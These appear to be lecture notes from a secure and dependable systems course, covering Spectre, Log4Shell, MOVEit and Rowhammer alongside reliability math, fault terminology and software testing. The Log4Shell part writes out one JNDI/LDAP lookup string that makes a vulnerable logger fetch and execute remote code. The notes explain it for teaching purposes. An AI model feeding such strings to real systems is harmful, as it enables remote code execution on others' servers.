

Secure and Dependable Systems

Author: Daria Shutina

Secure and Dependable Systems

24-02-01

24-02-06

24-02-08

Recent Computing Disasters

Systems

Dependability and Security

24-02-13

Dependability metrics

Reliability

Availability

24-02-15

Software Engineering Aspects

Defensive programming

Software Testing

Test Coverages

24-02-01

Materials: <https://cnds.constructor.university/courses/sads-2024/>


Can we trust compilers? Repeat this question for 1,5 hours.

24-02-06

Instruction Set Architecture (ISA) is part of the abstract model of a computer that defines how the CPU is controlled by the software.

The ISA acts as an interface between the hardware and the software. It defines the supported data types, the registers; how the hardware manages main and virtual memory; which instructions a microprocessor can execute and what I/O model to use.

The ISA is implemented in the CPU using a **microarchitecture**.



Speculative execution is an optimization technique where a computer system performs some task that may not be needed. Work is done before it is known whether it is actually needed. If it turns out the work was not needed after all, most changes made by the work are reverted and the results are ignored.

This approach is used, for example, in branch prediction. Delivering data via caches can be time-consuming, so the CPU first guesses the answer (in the if-condition). Then, after the data has been delivered, it checks the guess.

24-02-08

Recent Computing Disasters

- **XEROX Scanner Bug (2013)**

In 2013, Xerox scanners were found to alter texts, occasionally replacing characters and numbers with different characters and numbers. For example, 6 turned into 8 after scanning the document.

David Kreisel started to investigate this issue and made the problem public. In some businesses, all papers that are received are scanned and later the originals are discarded. This means a scanner bug like this one can have far reaching consequences and it may be difficult to track down where errors occurred.

- **IoT Remove Control Light Bulbs (2018)**

IoT stands for Internet of Things. It was possible to buy these light bulbs from Amazon for roughly 15 Euros. The Amazon product description (last checked 2019-02-06) includes an image that shows a wireless symbol followed by the text "Remove Control".

The software on the light bulb was found to get quite a few things wrong:

- It stores credentials in plaintext in flash memory that can be read with relatively little effort (even after the bulb has been thrown away)
- It uses a software update mechanism that can be tricked with some minor effort to load compromised firmware (firmware is not signed)
- It leaks unnecessary sensitive information to a cloud platform
- It uses a mechanism to learn WLAN credentials from a smart phone that can leak credentials to any observers

- **Spectre: Security Vulnerability (2018)**

A *side-channel attack* is an attack where information is gained from the physical implementation of a computer system (e.g., timing, power consumption, radiation), rather than weaknesses in the code.

A *timing attack* is a form of a side-channel attack that infers data from timing observations. Even though the CPU memory cache cannot be read directly, it is possible to infer from timing observations whether certain data resides in a CPU memory cache or not. By accessing specific uncached memory locations and later checking via timing observations whether these locations are cached, it is possible to get data from the CPU.

Now about the attack. When processors use speculative execution, a branch misprediction may lead to revealing private data. The resulting state of the data cache creates a side channel, then a timing attack is used to extract private data through it.

In particular, Spectre centers on branch prediction, which is a special case of speculative execution.

- **Log4Shell (2021)**

Log4Shell is a vulnerability in `Log4j`, a popular Java library used for logging.

JNDI¹ is a Java API which allows to look up data and resources (in the form of Java objects) via a name. Basically, it helps to fetch objects from the (remote) server and load them into the application.

In the default configuration, when logging a string, `Log4j` performs string substitution on expressions of the form `${prefix:name}`. Among the recognized expressions is `${jndi:<lookup>}` where prefix tells the application that it should use JNDI to resolve the resource.

LDAP² is a non-Java-specific protocol which retrieves the object data as a URL from server. For example, the line `${jndi:ldap://example.com/file}` will load data from the URL, if connected to the Internet, and save it in a Java object. Thus, an attacker can load and execute malicious code hosted on a public URL.


- **Progress MOVEit Transfer (2023)**

Progress MOVEit Transfer is a so called managed file transfer solution. The software was found to have SQL injection vulnerabilities that could be used by attackers to leak data and to modify data.

Some estimate that the Progress MOVEit Transfer vulnerability led to stolen data from over 1000 organizations and 60 million individuals (possibly including professor's). It was so, because MOVEit Transfer was used by many third parties. Even if you bought services from German or European companies, which have to conform to German or European data protection rules, data still could have been leaked.

- **Rowhammer attack**

Writing intensively into the same memory fragment leads to neighbor bits to flow.




If you want to flip the specific bit, the Rowhammer attack might work.

Systems

A **system** is an entity that interacts with other entities, i.e., other systems, including hardware, software, humans, and the physical world with its natural phenomena. Systems almost never exist in isolation.

The other systems are the **environment** of the given system. We often forget to think about all interactions of a system with its environment.

The system **boundary** is the common frontier between the system and its environment. Well-defined system boundaries are essential for the design of complex systems.



System itself is decomposable. It consists of **components**, where each component is another system. The recursion stops when a component is considered atomic.

The **total state** of a given system is the set of the following states: computation, communication, stored information, interconnection, and physical condition.

The **function** of a system is what the system is intended to do and is described by the **functional specification**. Functional specification is required when we talk about correctness. Without it, we can not decide whether a system behaves correctly. Mistakes in functional specifications are often very expensive to fix. One reason is that they are often detected late in the development process.

The **behaviour** of a system is what the system does to implement its function and is described by a sequence of states.

Components interact with each other to provide a **service**. The service delivered by a system is its behaviour as it is perceived by its users; a user is another system that receives service from the service provider. **Correct service** is delivered when the service implements the system function. If the functional specification is incomplete, then the service can be undefined in some situations (it is neither correct nor incorrect).

Error is part of a total state that may lead to a service failure. Error happens inside the system.

Failure is an event that occurs when a delivered service deviates from a correct device.

Fault is a hypothesized error or failure (e.g. the usage of speculative execution in Spectre). It happens on the way between the system and the environment. A fault is *active* when it produces an error, otherwise it is *dormant*.

Fault \rightarrow *error* \rightarrow *Failure*

Fault prevention aims at preventing the occurrence of faults.

The selection of a proper programming language for a given task can have a big impact on the number and kind of faults that can be produced. For example, a programming language that does automatic bounds checking for memory objects dramatically reduces buffer overrun faults. Similarly, a programming language that does automatic memory management dramatically reduces problems due to memory leaks or the usage of deallocated memory.

There is a collection of good coding practices called [CERT Coding Standards](#), where recommendations for C/C++, Java and Perl can be found. They are a community-driven collection of pitfalls to avoid while programming.

Fault tolerance aims at avoiding service failures in the presence of faults.

A good example is an approach which Google uses. A query sent to a search engine is given to multiple independent backend systems and the first response is returned to the user. This approach provides fast response time and handles occasional failures.

Data replication is another approach. Storage systems use replication at the system level, across systems in a computing center or across entire computing centers.

Fault removal aims at reducing the number and severity of faults.

Fault removal during the development phase is about testing.

Fault removal during the operational phase is often done by installing updates or patches. Software that is used in an open environment must be patched regularly. Developers must have a plan how to provide and distribute patches over the entire lifecycle of the products. And users must have a plan who is responsible to keep products patched.

Automatic software update mechanisms were created to reduce the burden on the user and system administrator side and to improve the user experience. However, we are far from having robust automatic software update mechanisms widely deployed, in particular considering embedded systems ³.

Dependability and Security

Dependability is:

- an ability of system to deliver service that can justifiably be trusted;
- an ability to avoid service failures that are more severe than acceptable

Dependability has the following attributes:

- Availability : readiness to deliver correct service
- Reliability : continuity of correct service
- Safety: absence of catastrophic consequences on the user(s) and the environment
- Integrity : absence of improper system alterations
- Maintainability : ability to undergo modifications and repairs
- Confidentiality : absence of unauthorized disclosure of information

Security is a composite of the attributes of confidentiality, integrity, and availability.

The definition of dependability considers security as a subfield of dependability. This does, however, not reflect how research communities have organized themselves. As a consequence, terminology is generally not consistent. Security people, for example, talk about vulnerabilities while dependability people talk about dormant faults.

24-02-13

Dependability metrics

Reliability


The **reliability** $R(t)$ of a system S is defined as the probability that S is delivering correct service in the time interval $[0, t]$. $R(t) \in [0, 1]$.

- Mean Time To Failure (MTTF), normally expressed in hours, is for for non repairable systems
- Mean Time Between Failures (MTBF), normally expressed in hours, is for for repairable systems
- The mean time it takes to repair a repairable system is called the Mean Time To Repair (MTTR), normally expressed in hours.
- These metrics are meaningful in the steady-state, i.e., when the system does not change or evolve.




$r_i(t)$ is the probability that i -th component does not fail at time t and we assume that component failures are independent.

The probability that a *serial* system S works is $R_s(t) = \prod_i r_i(t)$.

For a *parallel* system P , the probability is $R_P(t) = 1 - \prod(1 - r_i(t))$.




Examples of interconnection and corresponding computations of reliability:



To achieve better reliability than the reliability provided by the components, we have to use **redundancy**. In other words, redundant components make system reliable. For example, if A_1 in system S_1 fails, there is still a way to deliver a service.


If we want to make a system more reliable, making components more reliable can be more expensive than adding redundancy.

Now let's consider a more complex example.



Here probability cannot be computed by simply identifying serial or parallel systems. Instead, we will compute conditional probability. The idea is to fix probability of one component and consider cases.


In the first case, we assume that A_2 fails. Then only the upper row is left:



So, the probability for the first case is

$$(1 - r_{A2})r_{A1}r_Xr_{B1}$$

In the second case, A_2 works. Then A_1 does not matter, so we just remove it:



The probability for the second case is

$$r_{A_2}(1 - (1 - r_X r_{B_1})(1 - r_{B_2}))$$

Finally, A_2 can either work or not work, so the total probability is

$$(1 - r_{A_2})r_{A_1}r_Xr_{B_1} + r_{A_2}(1 - (1 - r_X r_{B_1})(1 - r_{B_2}))$$

Availability

The **availability** $A(t)$ of a system S is defined as the probability that S is delivering correct service at time t .

- A metric for the average, steady-state availability of a repairable system is $A = \text{MTBF}/(\text{MTBF} + \text{MTTR})$, normally expressed in percent.
- A metric for the average, steady-state availability of a repairable system is $A = \text{MTBF}/(\text{MTBF} + \text{MTTR})$, normally expressed in percent.

It is common practice to express the degrees of availability by the number of nines. For example, “5 nines availability” means 99.999% availability.

24-02-15

Software Engineering Aspects

Good Software Development Practices:

- Choice of Programming Languages

Programming languages serve different purposes and it is important to select a language that fits the given task. Low-level ⁴ languages can be very efficient but programmers might make more mistakes. High-level ⁵ or functional ⁶ languages can lead to very abstract but very robust code.

- Coding Styles

Readability is key. Since code is in general written and maintained by multiple people, it is helpful to agree on a common coding style.

- Documentation

Documentation explaining details not obvious from the code is important. Nowadays, documentation is often generated by tools from comments inside the code.

- Version Control Systems (e.g. Git)

Help to track different versions of code and support distributed and loosely coupled development schemes

- Code Reviews and Pair Programming

Peer review of source code helps to improve the quality of the code committed to a project. An extreme form is pair programming where coding is always done in pairs of two programmers.

- Automated Build and Testing Procedures

The software build and testing process should be fully automated. Automated builds on several target platforms and the automated execution of regression tests triggered by a commit to a version control system.

- Issue Tracking Systems

Issue tracking systems organize the resolution of problems and feature requests. All discussions related to a software issue are recorded and archived in a discussion thread.

Issues are usually labeled with metadata, which allows development managers to collect insights about the software production process.

Defensive programming

Defensive programming is about creation of stable code for a software designed to avoid problematic issues in advance.

Some key principles and techniques associated with defensive programming:

- Input Validation
- Error Handling
- Assertions
- Code Contracts

Define preconditions, postconditions and invariants for functions and classes.

For class invariants, 1) invoking a constructor must guarantee a valid state on a newly created object and 2) methods should leave the object in a valid state.

For method invariants, the precondition of a function must be checked before the function is called. For some complex functions, it might even be useful to check the postcondition, i.e., that the function did achieve the desired result.

- Logging — track behaviour of the program
- Code Reviews and Testing
- Documentation

Software Testing

Testing levels:

Acceptance testing

↑

System testing

↑

Integration testing — a phase where individual units are combined and tested as a group. The purpose is to check interactions between units.

- test driver = simulates behaviour of higher-level module/component (e.g. a temporary class used as a database)
- test stub = simulates behaviour of lower-level module/component (e.g. a temporary class that writes info into console instead of sending it to a real server)

↑

Unit testing — testing individual units (e.g. components) in isolation from the rest of the system.

- test unit = a collection of tests targeting a specific unit of code
- test case = a set of conditions under which the tester determines whether the the system works correctly

Regression testing — confirms that implemented changes have not negatively impacted the existing functionality.

Test Coverages

Coverage		Description
Function	C_F	Has each function in the program been called?
Statement	C_S	Has each statement in the program been executed?
Branch	C_B	Has each branch of each control structure been executed?
Path	C_P	Has each possible path (start to end) been executed?
Condition	C_C	Has each boolean condition been evaluated to true and false?

Test coverage metrics (%) express to which degree the source code of a program is executed by a particular test suite.

Regarding **condition coverage**, if you have a compound boolean expression, you can either have simple condition coverage where each condition is (independently) once true or false. For multiple condition coverage, all combinations of the conditions have to be tested.

Path coverage requires that all possible paths have been execute. Programs with loops can have many or even infinitely many control flow paths. Hence, path coverage can be further refined for loops:


- Complete path coverage (CpF): All possible paths are tested. This may be a large or even infinite number of paths.
- Boundary interior path coverage (CpBI): The path not executing a loop body is executed and paths are executed that execute a loop body one and two times.
- Structured path coverage (CpBI_n): A generalization of CpBI where the number of loop body iterations is controlled by a parameter n .

A **control flow graph** represents the flow of control within a program. It's a graphical representation of all possible paths that can be taken during the execution of a program. Test coverage metrics are often computed based on the paths through the control flow graph that are exercised by the tests.

```

1  while (X) {
2      S1
3      if (Y) {
4          S2
5      } else {
6          S3
7      }
8  }

```



1. [Java Naming and Directory Interface](#) ↵

2. [Lightweight Directory Access Protocol](#) ↵

3. An embedded system is a computer system — a combination of a computer processor, computer memory, I/O devices — that carries out a specific task inside a bigger computer system. ↵

4. Low-level languages are those languages which directly interact with the hardware and have minimal (or do not have) abstraction over machine operations. Examples are Assembly language, C/C++. ↵

5. High-level languages are easy to use and to understand. They abstract away many low-level details such as memory management or platform independence. Examples of languages are Python, Java, Kotlin, PHP, etc. ↵

6. Functional languages are a type of high-level languages that emphasize the use of mathematical functions and immutable data. The common example of functional languages is Haskell. ↵